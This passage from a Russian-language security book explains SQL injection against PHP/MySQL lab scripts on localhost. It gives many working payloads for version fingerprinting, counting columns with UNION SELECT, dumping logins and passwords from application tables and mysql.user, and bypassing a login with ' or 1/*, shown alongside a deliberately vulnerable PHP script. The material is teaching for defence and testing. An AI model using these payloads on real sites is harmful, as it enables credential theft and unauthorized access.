- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.4%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.42%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.43%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41__'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41___'**

После этого запроса становится ясно, что в версии присутствуют еще три символа. В принципе, нападающий мог бы последовательно подобрать и их

- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-__'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-a_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-b_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-n_'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.41-nt'**

Кроме того, пользуясь тем, что операторы сравнения > и < сравнивают строки в лексикографическом порядке, также можно выяснить версию MySQL-сервера, последовательно сравнивая с предполагаемой версией, ограничивая согласно дихотомическому поиску возможную версию SQL-сервера.

Запросы в такой ситуации могли бы быть примерно такими:

- **http://localhost/3/13.php?id=1123+AND+version()+>=+'2'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'4'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.1'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.2'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.3'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.22'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.23'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.23'**
- **http://localhost/3/13.php?id=1123+AND+version()+>=+'3.24'**

и так далее.

Описанные приемы смогут с высокой степенью точности подтвердить или опровергнуть тот факт, что имеет место взаимодействие с MySQL-сервером, а также выяснить точную версию MySQL-сервера.

3.3.4. MySQL 4.x и похищение данных

Допустим, что описанными методами нападающий выяснил, что имеет место SQL-инъекция в MySQL-сервере базы данных четвертой версии.

Предположим, что кавычки в значениях принятых параметров не фильтруются никаким образом.

Стоит отметить, что далее будет описан способ, позволяющий в большинстве случаев обходить любую фильтрацию одинарных и двойных кавычек, если действительно имеет место SQL-инъекция.

Также предположим, что значение параметра не обрамлено никакими кавычками в запросе. Случай, когда значение параметра обрамлено кавычками в запросе, может быть сведен к предыдущему случаю простым добавлением кавычки соответствующего типа перед пробелом после значения параметра.

Примеры:

- `?id=1123+AND+1/*` — случай без кавычек;
- `?id=1123'+AND+1/*` — случай с обрамлением значения параметра одинарными кавычками;
- `?id=1123"+AND+1/*` — случай с обрамлением значения параметра двойными кавычками.

Ранее было отмечено, что основным отличием MySQL-сервера четвертой версии является то, что в этой версии появилась конструкция `UNION`, которая позволяет объединять несколько запросов в один.

Напомним, что в MySQL невозможно объединить несколько запросов, используя символ точки с запятой, как это возможно в некоторых других типах серверов баз данных.

Стоит привести синтаксис запроса `select union select`

```
SELECT ...
UNION [ALL]
SELECT ...
  [UNION
   SELECT ...]
```

Причем последняя и только последняя конструкция `select` может включать структуру `into outfile`.

Количество столбцов вывода во всех подзапросах `select` должно совпадать. Кроме того, все данные, полученные во всех `select`, кроме первого, будут приведены к соответствующим типам данных в первой конструкции `select`.

Пример:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 48 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 1, 2, 3 union select 2, 3.5, 4;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
| 2 | 4 | 4 |
+---+---+---+
2 rows in set (0.01 sec)
mysql> select 'abc', 2.5, 3 union select 'test', '3.5test', 'test';
+-----+-----+---+
| abc | 2.5 | 3 |
+-----+-----+---+
| abc | 2.5 | 3 |
| tes | 3.5 | 0 |
+-----+-----+---+
2 rows in set (0.00 sec)
mysql> select 1,2,3,4 union select 1,2,3;
ERROR 1222: The used SELECT statements have a different number of columns
mysql>
```

Внимание

При помощи `UNION` в MySQL можно объединять только `SELECT`-запросы

Зная внутреннюю информацию о структуре базы данных и полную информацию о запросе, составить запрос, который будет, используя конструкцию `UNION`, извлекать интересующую нападающего информацию не составит труда.

Однако в большинстве случаев нападающий мало знает о структуре базы данных. Ему недоступны имена таблиц, столбцов, имена баз данных и неизвестен тип запроса.

Подсчет количества столбцов в запросе

Для внедрения конструкции `UNION` таким образом, чтобы не вызвать ошибку в запросе, количество столбцов во всех подзапросах `select`, объединенных в один запрос, должно совпадать.

Если текст SQL-запроса, в котором произошла ошибка, не выводится, то подсчет количества столбцов, вообще говоря, не тривиальная задача.

Для решения ее можно использовать тот факт, что, к примеру, значение `NULL` в большинстве серверов баз данных может быть приведено к любому типу данных без ошибки.

Для подсчета количества столбцов, который возвратит первый подзапрос, нападающий сможет передавать такие значения слабофильтруемого параметра, которые при помощи `UNION` приведут к объединению первого подзапроса последовательно со следующим запросом:

- `select null`
- `select null, null`
- `select null, null, null`

и так далее.

Не стоит забывать про то, что необходимо отбросить, возможно, существующий остаток запроса. Кроме того, не стоит забывать про незакрытые скобки в запросе.

В такой ситуации лишь только один запрос не вернет ошибки в SQL-запросе. Количество значений `NULL`, переданных во втором подзапросе, будет соответствовать количеству столбцов, которые возвращает первый подзапрос.

В исследуемом выше примере **http://localhost/3/12.php** нападающий выполнял бы следующие HTTP-запросы.

1. **http://localhost/3/12.php?id=1123**
2. **http://localhost/3/12.php?id=1123)) /***
3. **http://localhost/3/12.php?id=1123))+UNION+select+NULL/***
4. **http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL /***
5. **http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL/***
6. **http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL, NULL/***

Стоит заметить, что в этой ситуации в самом начале перед закрывающими скобками (или пробелом) было передано оригинальное значение параметра `id`.

Этот прием позволил нападающему выяснить количество столбцов в запросе, даже не умея различать, произошла ошибка в SQL-запросе или запрос просто вернул пустой результат.

Обычно в случае удачного подбора в браузере будет виден результат, аналогичный запросу номер один или два.

В наших примерах из всех запросов, в которых внедрялся `union`, единственный возвратил такой результат — это пятый.

Из этого следует вывод, что запрос возвращает ровно три столбца.

После того как нападающий получит возможность внедрять `union` в запрос, он, вероятно, захочет вывести некоторые данные результата запроса в браузер.

Тут стоит заметить, что, вообще говоря, вывод данных результата запроса может быть двух типов.

В HTML-странице могут выводиться все строки результата SQL-запроса. Это, вообще говоря, самый простой случай, так как все результаты будут выведены в одно место.

В HTML-страницу может выводиться только один результат запроса или ограниченное число результатов.

В любом случае нападающий захочет узнать, в каком по счету параметре второго запроса возможен вывод в HTML-страницу.

Для этого нападающий, вероятно, несколько изменит запрос с `union` и наборами `null`, который приводит к синтаксически верному SQL-запросу.

Так как у нападающего уже будет достаточно информации для того, чтобы составить синтаксически верный `union select`-запрос, то в самом начале значения внедряемого параметра будет целесообразно указать верное синтаксически значение, но такое, чтобы в базе данных не существовало записи, соответствующей ему.

Кроме того, чтобы выяснить, какие столбцы, в каком виде выводятся в HTML-странице, вместо `NULL` можно внедрить целые числа.

Напомним, что числовые значения могут быть приведены в MySQL к значениям любого типа без потери своего значения.

В нашем примере, нападающий, вероятно, составил бы следующий запрос:

http://localhost/3/12.php?id=999999))+UNION+select+1,2,3/*

Результатом этого запроса в нашем примере будет выведенная в браузер цифра 3.

Следствием такого поведения станет подтверждение нападающему того факта, что именно значение третьего столбца в запросе будет выводиться в HTML-странницу.

Напомню, что все результаты следующих подзапросов в составном `select`-запросе при помощи `union` будут приведены к типу столбцов в первом запросе.

Довольно часто встречается ситуация, когда нападающий во втором подзапросе выводит большую текстовую информацию, тогда как тип соответст-

вующего столбца в первом подзапросе имеет строковой тип ограниченной длины.

В такой ситуации результат второго подзапроса будет обрезан до длины типа соответствующего столбца.

В этом случае, если это возможно, стоит подобрать другой столбец для вывода длинной текстовой информации либо использовать функцию `SUBSTRING()`, которая позволит получить содержимое длинного текста по частям.

Однако это может быть весьма утомительным занятием.

Сделаем следующий запрос к HTTP-серверу.

http://localhost/3/12.php?id=1123))+UNION+select+1,2,3/*

Результатом этого запроса будет вывод в HTML-страницу записи, соответствующей `id=1123`. Заметим, что, учитывая полученные выше сведения, SQL-запрос, соответствующий переданным параметрам, должен был бы вернуть две строки результата.

Таким образом, нападающий убедился, что в HTML-странице выводится только первая строка из результатов запроса.

Рассмотрим для анализа те SQL-запросы, которые были отправлены серверу в описанных примерах.

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 74 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.01 sec)
mysql> -- http://localhost/3/12.php?id=1123))/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123))/*) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
```

```
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select NULL/*) and 1);
ERROR 1222: The used SELECT statements have a different number of columns
mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select NULL,NULL/*) and 1);
ERROR 1222: The used SELECT statements have a different number of columns
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select NULL,NULL,NULL/*) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
|  0 |      |                              |
+----+------+------------------------------+
2 rows in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL,NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select NULL,NULL,NULL,NULL/*) and 1);
ERROR 1222: The used SELECT statements have a different number of columns
mysql> -- http://localhost/3/12.php?id=999999))+UNION+select+1,2,3/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=999999))
UNION select 1,2,3/*) and 1);;
+----+-----+-------+
| id | xid | value |
+----+-----+-------+
|  1 | 2   | 3     |
+----+-----+-------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+1,2,3/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,3/*) and 1);;
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
|  1 | 2    | 3                            |
+----+------+------------------------------+
2 rows in set (0.00 sec)
mysql>
```

Для обрезания оставшейся справа части запроса, кроме открывающей скобки комментария, можно было бы попробовать использовать символ с кодом 0, предполагая, что MySQL API-функция `mysql_connect()` посчитает этот символ концом строки.

Пример, демонстрирующий возможность внедрения символа с кодом ноль для обрезания запроса:

http://localhost/3/13.php?id=9999+UNION+select+1,2,3%00+any+string

Выводит в HTML-страницу символ 3.

Попробуем использовать тот же метод для файла **http://localhost/3/12.php.**

http://localhost/3/12.php?id=9999+UNION+select+1,2,3%00+any+ string

Однако в этом случае будет выведено пустое содержимое страницы. Как было показано раньше, для этого примера это будет означать, что произошла ошибка в SQL-запросе.

Что же вызвало ошибку в этом примере?

Из исследования этого скрипта, проведенного ранее, было выяснено, что в этом примере мнемонизируются обратным слэшем символы одинарной и двойной кавычки.

Если взглянуть в исходный текст скрипта, то можно заметить, что это фильтрование обеспечивает функция `addslashes()`.

В PHP эта функция экранирует следующие символы — одинарная и двойная кавычка, символ обратного слэша и символ с кодом 0 (`NULL байт`). Таким образом, наличие этой функции мешает внедрять экранируемые символы, в том числе символ с кодом 0.

Имена таблиц и столбцов

Мы выяснили, как нападающий может подсчитывать количество столбцов, возвращаемых интересующим нас запросом, и составлять правильный запрос `UNION`, возвращающий интересующие нас данные.

Этой информации уже достаточно для того, чтобы составить такой запрос, который бы возвратил значение любой функции.

Вероятно, нападающему будут интересны значения, возвращаемые следующими функциями:

- `version()` — версия MySQL-сервера;
- `user()` — имя пользователя вместе с хостом;
- `database()` — имя базы данных.

Для получения всех этих значений нападающий составил бы примерно следующие HTTP-запросы:

http://localhost/3/12.php?id=9999))+UNION+select+1,2,version()/*

```
4.0.18-nt
```

http://localhost/3/12.php?id=9999))+UNION+select+1,2,user()/*

```
root@localhost
```

http://localhost/3/12.php?id=9999))+UNION+select+1,2,database()/*

```
book1
```

Аналогичным образом могут быть выведены значения произвольных функций.

Учитывая, что нападающий создает свой `select`-запрос, то он сможет получить любую информацию из любых таблиц на сервере.

Кроме того, учитывая, что в `select`-запросе можно указывать имя базы данных как составное имя таблицы и столбца, то нападающий сможет, кроме того, получить содержимое любой таблицы и любой базы данных, имена которых он знает и в которых имеет привилегии `select_priv`.

Приведем примеры извлечения некоторой информации из других таблиц и баз данных.

Считаем, что мы знаем имена баз данных, таблиц, столбцов.

http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords/*

```
admin
```

http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords/*

```
passadmin1
```

http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+book2.passwords/*

```
root
```

http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+book2.passwords/*

```
test
```

Однако структура исследуемого скрипта такова, что в скрипте выводится максимум одна строка из результата запроса. Для того чтобы получить остальные результаты, можно последовательно использовать конструкцию `limit`.

Синтаксис MySQL позволяет обычным образом использовать `limit` в запросах с `UNION`.

В приведенных примерах нападающий сначала получает размер страницы, затем последовательно перебирает все строки в таблице.

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,count(*)+from+passwords/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+limit+0,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limit+0,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+limit+1,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limit+1,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+limit+2,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limit+2,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+limit+3,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limit+3,1/***

После выполнения всех этих запросов нападающему последовательно становятся известны имена всех пользователей и их пароли.

Очевидно, что перебирать таким образом большие таблицы вручную — долгое и утомительное занятие, однако нападающий может написать программу, которая сама будет последовательно делать подобные HTTP-запросы и записывать извлеченную из ответов информацию в удобном для него виде.

Подобная программа является модификацией программы для создания произвольного HTTP-запроса, описанной в *главе 1.*

Кроме того, у нападающего уже достаточно информации для того, чтобы составить HTTP-запрос, который приведет к тому, что в HTML-страницу будет выведена некоторая информация из системной базы данных.

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,user+from+mysql.user+limit+0,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,password+from+mysql.user+limit+0,1/***

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,user+from+mysql.user+limit+1,1/***
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,password+from+mysql.user+limit+1,1/***

Напомним, что хотя в таблице `user` системной базы данных `mysql` хранятся лишь хеши паролей, существуют относительно быстрые алгоритмы подбора пароля по MySQL-хешу.

Нападающему могут быть известны имена таблиц и баз данных в том случае, если на целевом сервере используются известные программы, такие как распространенные движки форумов, чатов, портальных систем.

Однако в более распространенных ситуациях нападающий может не знать о системе ничего. В такой ситуации нападающий может последовательно подбирать имена таблиц и столбцов, пользуясь тем фактом, что если в запросе будет использовано несуществующее имя таблицы, столбца или базы данных, то подобный запрос вернет ошибку.

Для подбора имен таблиц, которые могут присутствовать в текущей базе данных, нападающий, вероятно, составит примерно следующие HTTP-запросы к серверу.

- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+table1/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+table2/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+test1/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+passwords/***

Во втором `select`-подзапросе нападающий последовательно подставляет вероятные имена таблиц. Причем, не делается никаких попыток извлечь какую бы то ни было информацию из таблиц. Имена столбцов таблиц в запросе не присутствуют.

И хотя никакая информация из таблиц не извлекается, все равно для успешного выполнения запроса таблица, присутствующая во втором подзапросе, должна существовать.

Это приведет к тому, что только те HTTP-запросы не вызовут ошибки в SQL-запросы, в которых присутствует существующее имя таблицы.

В нашем примере непустую страницу возвратят только третий и четвертый запросы, что, принимая во внимание факт, что пустая страница в этом примере является следствием ошибки в SQL-запросе, будет свидетельствовать о том, что в исследуемой базе данных существуют таблицы `test1` и `passwords` и не существуют таблицы `table1` и `table2`.

Очевидно, что перебирать все возможные имена таблиц — утомительное дело. И даже автоматизируя этот процесс при помощи специально написанных программ, можно получить весьма скромные результаты.

Однако стоит запомнить, что нападающий, вероятно, в любом случае проверит наличие таких "интересных" таблиц, как `user`, `users`, `password`, `passwords`, `orders`, `purchases`, а также других, имена которых будут обоснованы логикой и типом исследуемого сайта или сервера.

Кроме того, подсказки об именах таблиц можно встретить, исследуя HTML-вид страниц, генерируемых сервером.

Аналогичным образом нападающий может перебирать и столбцы в уже найденной таблице.

- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,id+from+passwords/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,name+from+password/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,pass+from+passwords/***
- **http://localhost/3/12.php?id=1123))+UNION+select+1,2,password+from+passwords/***

Отсутствие ошибки в SQL-запросе будет свидетельствовать о том, что имя соответствующего столбца существует в исследуемой таблице.

Перебирать имена столбцов тоже можно либо вручную, либо используя специальную программу, которая перебирает все возможные имена столбцов по словарю.

Но в любом случае, стоит определить с точки зрения логики, какие столбцы могут присутствовать в данной таблице.

Кроме того, некоторую информацию о столбцах таблицы может дать исследование HTML-вида страниц, генерируемых сервером.

В частности, имена HTTP `GET`-, HTTP `POST`-, HTTP cookie-параметров зачастую совпадают с соответствующими именами столбцов в таблице, где хранится эта информация.

Кроме того, нередка ситуация, когда совпадают имена скрытых параметров формы и имена соответствующих таблиц.

Даже если те имена параметров, которые присутствуют в HTML-представлении страницы, не совпадают в точности с именами соответствующих столбцов таблиц и именами таблиц, все равно нападающий сможет проанализировать некоторые особенности имен объектов, которые программист давал в этой системе.

Таким образом нападающий может выявить некоторую тенденцию сходства имен, даваемых программистом. К ним могут относиться имена в транслите, сокращение имен до нескольких символов, имена на английском или других языках и тому подобные общие свойства.

А имена этих параметров могут быть получены нападающим из HTML-представления страниц и исследования HTTP-заголовка ответа сервера.

Рассмотрим, как реагирует MySQL-сервер на существующие и несуществующие имена таблиц во втором подзапросе, на существующие и несуществующие имена столбцов.

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 178 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123) and 1);
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+table1/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,3 from table1/*) and 1);
ERROR 1146: Table 'book1.table1' doesn't exist
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+passwords/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,3 from passwords/*) and 1);
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,id+from+passwords/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,id from passwords/*) and 1);
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
```

```
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,pass+from+passwords/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,pass from passwords/*) and 1);
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,name+from+passwords/
*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)) UNION
select 1,2,name from passwords/*) and 1);
ERROR 1054: Unknown column 'name' in 'field list'
mysql>
```

Таким образом, к этому моменту нападающий знает уже достаточно информации, чтобы последовательно извлекать интересующую его информацию из базы данных, используя уязвимость SQL source code injection, в `select`-запросе в MySQL 4 сервере базы данных.

Внимание

Извлекать подобным образом информацию из базы данных, если имеет место взаимодействие с сервером баз данных MySQL 3.x, невозможно! В MySQL 3.x нет конструкций, подобных `UNION` или `JOIN`.

Нередко инъекция возможна не только в предложении `where`, но и после ключевого слова `limit`. Наличие инъекции в этом месте можно проверить в тех ситуациях, когда скрипт принимает какие-либо параметры, от которых зависит, какой номер страницы будет отображен из вывода или сколько результатов будет отображено.

Нередко эти значения задаются в выпадающем списке, элементы которого имеют целые значения.

Очевидно, что нападающий попытается внедрить вместо этих значений свои, злонамеренные значения, так как нередко в таких ситуациях программист забывает, что тип этих значений можно изменить неявно, редактируя исходный текст HTML-страницы или изменяя сам HTTP-запрос, и забывает поставить соответствующую фильтрацию.

Рассмотрим пример, показывающий, как MySQL реагирует на различные конструкции в `limit`.

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5 to server version: 4.0.18
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test1 limit 1,2;
+----+-------------------------+
| id | name                    |
+----+-------------------------+
|  2 | Петров Петр Петрович    |
|  3 | Сидоров Сидор Сидорович |
+----+-------------------------+
2 rows in set (0.01 sec)
mysql> select * from test1 limit 1,2-1;
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'-1' at line 1
mysql> select * from test1 limit 1,(2-1);
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'(2-1)' at line 1
mysql> select * from test1 limit 1/*,(2-1);
+----+----------------------+
| id | name                 |
+----+----------------------+
|  1 | Иванов Иван Иванович |
+----+----------------------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 1+1/*,(2-1);
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'+1/*,(2-1)' at line 1
mysql> select * from test1 limit (1+1)/*,2-1;
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'(1+1)/*,2-1' at line 1
mysql> select * from test1 limit 1,2 union select 1,2;
+----+-------------------------+
| id | name                    |
+----+-------------------------+
|  2 | Петров Петр Петрович    |
|  3 | Сидоров Сидор Сидорович |
|  1 | 2                       |
+----+-------------------------+
3 rows in set (0.02 sec)
mysql> select * from test1 limit 1,0 union select 1,2/*;
```

```
+----+------+
| id | name |
+----+------+
|  1 | 2    |
+----+------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 9999,0 union select 1,2/*;
+----+------+
| id | name |
+----+------+
|  1 | 2    |
+----+------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 2 union select 1,2/*;
+----+----------------------+
| id | name                 |
+----+----------------------+
|  1 | Иванов Иван Иванович |
|  2 | Петров Петр Петрович |
|  1 | 2                    |
+----+----------------------+
3 rows in set (0.00 sec)
mysql> select * from test1 limit 0 union select 1,2/*;
+----+------+
| id | name |
+----+------+
|  1 | 2    |
+----+------+
1 row in set (0.00 sec)
mysql>
```

Таким образом, выяснили, что внедрение математических выражений после `limit` приводит тому, что запрос возвращает ошибку. Это накладывает ряд ограничений на такие запросы.

Такие запросы, даже если значение параметра не окружено кавычками, невозможно идентифицировать, внедряя вместо значений параметров математические выражения.

Также у нападающего не будет возможности напрямую внедрять булевы конструкции и произвольные функции.

Однако, в случае, если MySQL-сервер имеет версию 4.x и выше, то у нападающего останется возможность внедрить еще один `select`-запрос, используя конструкцию `UNION` обычным способом.

Если версия сервера 3.x, то, следуя синтаксису `select`-запроса, единственное, что сможет попытаться сделать нападающий — это внедрить результа-

ты запроса, возможно, содержащие злонамеренные данные, в произвольное месторасположение, использую конструкцию `select … into outfile`.

Об использовании этой конструкции будет рассказано далее.

3.3.5. MySQL 3.x и похищение данных

Вследствие того, что в MySQL-сервере третьей версии нет конструкции наподобие `UNION`, все описанное ранее будет работать с четвертой версией MySQL.

Единственное, что может сделать нападающий, имея уязвимость в `select`-запросе, это внедрять в запрос булевы конструкции, в которых, возможно, будут присутствовать имена столбцов таблиц, участвующих в запросе.

Таким образом, в некоторых случаях нападающий сможет извлечь некоторую информацию о значениях в этих столбцах.

Рассмотрим пример:

http://localhost/3/14.php

```
<?
  $pass=$_GET["pass"];
  if(empty($pass))
  {
  echo "
  <form>
  введите пароль<input type=text name=pass><input type=submit>
  </form>
  ";
  exit;
  };

  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $sq="select * from passwords where pass='$pass'";
  while($sq<>($sq1=preg_replace("/union/i", "", $sq))) $sq=$sq1;
  $q=mysql_query($sq);
  if(!$q) die();
  if($r=mysql_fetch_object($q))
    echo "Hello, $r->login";
  else echo "Пользователь не найден";
?>
```

Как видим, этот пример весьма похож на ранее рассмотренные. Ранее было показано, что этот скрипт имеет описываемую уязвимость.

Однако в примере присутствует строка кода, благодаря которой из запроса будут вырезаны все `UNION`. Это сделает уязвимость аналогичной уязвимости в третьей версии SQL-сервера из-за невозможности использования конструкции `UNION`.

Описанные ранее исследования показали, что имеет место уязвимость в `select`-запросе после `where`. Значение параметра `pass` обрамлено одинарными кавычками, и кавычки в значениях параметров не фильтруются.

После некоторого исследования, нападающий сможет внедрять в запрос произвольные `where`-конструкции.

- **http://localhost/3/14.php?pass=aaa'+or+1/***
- **http://localhost/3/14.php?pass=aaa'+AND+1/***
- **http://localhost/3/14.php?pass=aaa'+or+0/***

Как видим, первый запрос доказывает, что, даже не зная пароля, нападающий сможет пройти авторизацию как первый пользователь системы.

Используя конструкцию `limit`, можно пройти авторизацию, как любой пользователь системы.

- **http://localhost/3/14.php?pass=aaa'+or+1+limit+0,1/***
- **http://localhost/3/14.php?pass=aaa'+or+1+limit+1,1/***
- **http://localhost/3/14.php?pass=aaa'+or+1+limit+2,1/***

Используя эту уязвимость, нападающий сможет узнать, сколько полей содержится в этой таблице. Для этого следует использовать дихотомический поиск.

- **http://localhost/3/14.php?pass=aaa'+or+1+limit+10,1/***
- **http://localhost/3/14.php?pass=aaa'+or+1+limit+5,1/***
- **http://localhost/3/14.php?pass=aaa'+or+1+limit+3,1/***
- **http://localhost/3/14.php?pass=aaa'+or+1+limit+4,1/***

Тот факт, что третий и четвертый запрос не возвратили ошибку, в то время как второй запрос ошибку возвратил, доказывает, что в исследуемой таблице 4 записи.

Нападающий сможет применить следующий прием для получения имен столбцов таблиц, участвующих в запросе, перебирая имена таблиц в булевых конструкциях.

- **http://localhost/3/14.php?pass=aaa'+or+1/***
- **http://localhost/3/14.php?pass=aaa'+or+name=name/***
- **http://localhost/3/14.php?pass=aaa'+or+login=login/***
- **http://localhost/3/14.php?pass=aaa'+or+password=password/***

- **http://localhost/3/14.php?pass=aaa'+or+pass=pass/***

и так далее.

Запрос без ошибок (в нашем примере приветственного сообщения системы) будет свидетельствовать о том, что данный столбец существует в исследуемой таблице.

В некоторых случаях, если в запросе связаны две и более таблиц, может понадобиться кроме имени столбца указывать еще имя или псевдоним таблицы в запросе.

- **http://localhost/3/14.php?pass=aaa'+or+1/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.name=passwords.name/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.login=passwords.login/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.password=passwords.password/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.pass=passwords.pass/***

и так далее.

